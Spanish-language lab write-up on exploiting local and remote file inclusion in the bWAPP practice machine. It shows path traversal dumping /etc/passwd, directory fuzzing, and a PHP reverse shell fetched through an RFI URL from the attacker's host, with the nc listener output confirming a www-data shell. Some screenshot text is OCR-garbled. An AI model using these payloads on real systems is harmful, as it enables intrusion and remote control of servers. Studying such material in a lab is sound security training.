


Local File Inclusion en bee box


SANTIAGO PEÑARANDA MEJIA

Bueno antes de empezar con el informe tenemos que saber que es esta vulnerabilidad, un Local File Inclusión (LFI) o, en español, Inclusión local de archivos es una técnica que como su nombre lo dice es incluir un archivo en el servidor web para así poder ejecutar instrucciones, también podemos obtener ejecución remota de comandos y pues eso es lo que básicamente vamos hacer en este informe.


LA PRUEBA QUE VAMOS HACER ES CON LA MAQUINA DE (BWAPP) QUE HEMOS ESTADO UTILIZANDO PARA LAS PRUEBAS DE HACKING WEB, EN EL SIGUIENTE APARTADO:



Ahora si vamos a iniciar, bien como podemos ver es que lo único que tenemos a simple vista son dos cosas, el selector de idiomas y pues la URL de la Aplicación WEB



Así vamos a seleccionar el idioma que más nos convenga, en mi caso voy a coger el inglés



Como podemos ver al escojer el idioma nos aparece un apartado donde nos dan las gracias, y a simple vista podemos ver que no hay nada sospechoso, pero si nos fijamos bien podemos ver que la *URL* a cambiado y ahora hay un podemos ver que hay un fichero, el cual nos vamos aprovechar.

A HORA COMO VEMOS QUE LO QUE HACE LA PAGINA ES UNA SOLICITUD A ESE FICHERO LO QUE VAMOS HACER ES EMPEZAR A SUBIR RUTAS, COMO NOSOTROS NO SABEMOS EXACTAMENTE EN QUE DIRECTORIO ESTA, ES MEJOR PONES MAS RUTAS PARA ASÍ PODEMOS QUEDAR EN LA RAÍZ

Y darle enter, podemos ver nos muestra la ubicación exacta donde está alojado el sitio web, así detectando que es vulnerable.

/ Remot	e & Local File Inclusion (RFI/LFI) /
Select a language: En	nglish v Go
Warning: include(// www/bWAPP/rlfi.php	(///////) [function.include]: failed to open stream: Not a directory in /var/o on line 174
0	[function.include]: Failed opening '//////// for inclusion share/php:/usr/share/pear') in /var/www/bWAPP/rlfi.php on line 174

AL VER LAS CARPETAS NOS PODEMOS DAR CUENTA QUE ESTAMOS ANTE UNA MÁQUINA LINUX, POR LO QUE PODRÍAMOS INTENTAR ABRIR CIERTAS CARPETAS QUE TIENE INFORMACIÓN CONFIDENCIAL DEL SISTEMA PARA ASÍ PODEMOS LLEGAR A SACAR CREDENCIALES Y PODEMOS TOMARNOS CON EL CONTROL TOTAL DE LA APLICACIÓN WEB

POR LO QUE VAMOS A PROBAR FICHEROS DE LINUX EN DÓNDE ESTÁN GUARDADAS LAS CREDENCIALES O INFORMACIÓN SENSIBLE DEL SISTEMA.

Primero vamos a probar el siguiente directorio el cual contiene información básica sobre las cuentas de usuario en el sistema



Y ASÍ ES COMO PODEMOS VER TODA LA INFORMACIÓN DE LOS USUARIO QUE ESTÁN EN LA MÁQUINA

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English V Go

root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/ bin/sh sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/ man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin/sh www-data:x:33:33:www-data:/var/ www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/ syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false nonexistent:/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/ avahi-autoipd:/bin/false adm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,;/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,;/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,;/var/run/ PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false bee:x:1000:1000:bee,,,;/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/ false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,;/var/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh thor:x:1003:1003::/home/thor:/bin/sh_wolverine:x:1004:1004::/home/wolverine:/bin/sh_johnny:x:1005:1005::/home/ selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var/lib/ snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false



Y ASÍ SUCESIVAMENTE PODEMOS SEGUIR PROBANDO Y POR ENDE IR ENTRANDO A LOS DIRECTORIOS DE LA MÁQUINA, VAMOS A ENTRAR A UNOS CUANTOS MÁS

ESTE CONTIENE INFORMACIÓN SOBRE LOS GRUPOS DEL SISTEMA Y SUS MIEMBROS.



ESTE NOS DA ÎNFORMACIÓN SOBRE LA RESOLUCIÓN DE NOMBRES LOCALES Y LOS NOMBRES DE LOS SERVICIOS QUE ESTAN CORRIENDO EN LA MAQUINA





SI VEMOS EL CÓDIGO FUENTE PODEMOS VER CON MAS CLARIDAD LOS USUARIOS QUE NOS A FILTRADO Y TODA LA INFORMACIÓN

```
70
         </form>
         <br />
 73 root:x:0:0:root:/root:/bin/bash
 74 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
 75 bin:x:2:2:bin:/bin:/bin/sh
 76 sys:x:3:3:sys:/dev:/bin/sh
77 sync:x:4:65534:sync:/bin/sync
 78 games:x:5:60:games:/usr/games:/bin/sh
 79 man:x:6:12:man:/var/cache/man:/bin/sh
 80 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
 81 mail:x:8:8:mail:/var/mail:/bin/sh
 82 news:x:9:9:news:/var/spool/news:/bin/sh
 83 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
 84 proxy:x:13:13:proxy:/bin:/bin/sh
 85 www-data:x:33:33:www-data:/var/www:/bin/sh
 86 backup:x:34:34:backup:/var/backups:/bin/sh
 87 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
 88 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
 89 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
 90 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
 91 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
 92 dhcp:x:101:102::/nonexistent:/bin/false
 93 syslog:x:102:103::/home/syslog:/bin/false
 94 klog:x:103:104::/home/klog:/bin/false
 95 hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
96 avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
 97 gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
98 pulse:x:107:116:PulseAudio daemon,,;:/var/run/pulse:/bin/false
 99 messagebus:x:108:119::/var/run/dbus:/bin/false
100 avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
101 polkituser:x:110:122:PolicyKit,,,/var/run/PolicyKit:/bin/false
102 haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
103 bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
104 mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
 105 sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin
106 dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
107 smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
108 smmsp:x:116:128:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
109 neo:x:1001:1001::/home/neo:/bin/sh
110 alice:x:1002:1002::/home/alice:/bin/sh
💶 Menú 📔 root@parrot:/home/s... 🔌 Sesión sin Nombre - Z... 🤚 https://172.20.10.12/b...
```


NOTA: cabe recalcar que nosotros dependemos del nivel de permisos que tenga el servicio que está corriendo la aplicación, por ejemplo en este caso podemos abrir los fichero de /etc no podemos abrir los fichero de /bin ya que este necesita un Usuario mucho más avanzado que este servicio web no lo esta corriendo actualmente, así que directamente no cumplimos con los requisitos para podemos acceder a esos Folders.

Ahora al igual que hemos hecho con los puntos anteriores, aquí también podemos hacer ataque de Fuzz para encontrar nuevos directorios.





SELECCIONAMOS EL CAMPO QUE VAMOS A SUSTITUIR PARA AÑADIRLE EL DICCIONARIO, EN EL CASO DE FILE INCLUSIÓN LE VAMOS AGREGAR ESTE



Y ASÍ ES COMO HEMOS HECHO EL ATAQUE Y HEMOS ENCONTRADO ESTOS DIRECTORIOS PARA IR PROBANDO A VER CUAL DE ESTOS NOS PUEDE SERVIR Y TIENE PERMISOS PARA RECABAR INFORMACIÓN.



WEB SHELL

También podemos intentar hacer una Web Shell para conectarnos remotamente a la máquina de la aplicación web, esto lo tenemos por defecto en nuestro laboratorio de Pentesting en la siguiente dirección



Ahora hay que saber que motor está corriendo la página web, en este mi caso esta corriendo en un motor PHP así que me voy aprovechar de ese motor para hacer el ataque

Y como vemos aquí tenemos varios tipos de webshell, yo por ejemplo en este caso voy a usar la de reverse-shell

```
findsocket php-reverse-shell.php simple-backdoor.php
php-backdoor.php qsd-php-backdoor.php

$\Delta \text{ \( \text{Description} \) \( \text{Descr
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.138'; // CHANGE THIS
$port = 44044; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname_+a; w; id; /bin/bash -i';
$daemon = 0;
$o$debug = 0;
```

Aquí lo único que tenemos que hacer es revisar el código fuente de la reverse shell para indicar los parámetros como IP, PORT, SHELL y así

UNA VEZ YA MODIFICADO LOS PARÁMETROS, NOS VAMOS A COPIAR ESTO PARA PONERLO EN EL SERVIDOR APACHE QUE TENEMOS Y ASÍ PODER METER LA WEB SHELL

AHORA ENTRAMOS A EL SERVIDOR APACHE Y LO VAMOS A PRENDER

AHORA PONEMOS A LA ESCUCHA LA MÁQUINA EN EL PUERTO QUE LE INDICAMOS ANTERIORMENTE

Y LE METEMOS A LA PÁGINA NUESTRA WEB EN EL APARTADO DONDE ANTERIORMENTE ESTÁBAMOS PROBANDO CON FICHEROS

https://192.168.1.140/bWAPP/rlfi.php?language=http://192.168.1.138/php-reverse-shell.php&action=go

Y ASÍ ES COMO TENEMOS UNA WEBSHELL REMOTA A NUESTRA MÁQUINA

```
nc -lvnp 44044
root@parrot
                php-reverse-shell.php simple-backdoor.php
findsocket
php-backdoor.php qsd-php-backdoor.php
$ Description | Description | Description |
$\delta = \lambda \text{/usr/sh/webs/php} > cd /var/www/html
                                                               root@parrot
root@parrot
evil payload.jar index.nginx-debian.html oldIndex.html php-reverse-shell.php
index.html
                                       payload.js
$ \( \rangle \) /var/www/html > service apache2 start
                                                               root@parrot
root@parrot
listening on [any] 44044 ...
connect to [192.168.1.138] from (UNKNOWN) [192.168.1.138] 59876
Linux parrot 6.11+parrot-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.11.5-1parrot1 (20
24-12-13) x86 64 GNU/Linux
01:00:01 up 39 min, 3 users, load average: 0.07, 0.30, 0.33
        TTY
                FROM
                                LOGIN@
                                        IDLE JCPU PCPU WHAT
                :0
                                00:21
                                       38:58 57.27s 0.34s mate-session
                                .00:39 -z *$ 2:48 chi1:69s 0.19s sudo su
santothe chpts/1, work-in (use
       pts/3
                                00:48
                                        3:08
                                              0.43s 0.11s sudo su
santo
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (3685): Inappropriate ioctl for device
bash: no job control in this shell
  -[www-data@parrot]-[/]
```

Así pudiendo hacer lo que quiéranos.

Cabe recalcar que tal cual como hicimos el ataque de Fuzz para el File inclusión, también remote File Inclusión que este nos haría pruebas como las que acabamos de hacer para obtener una Webshell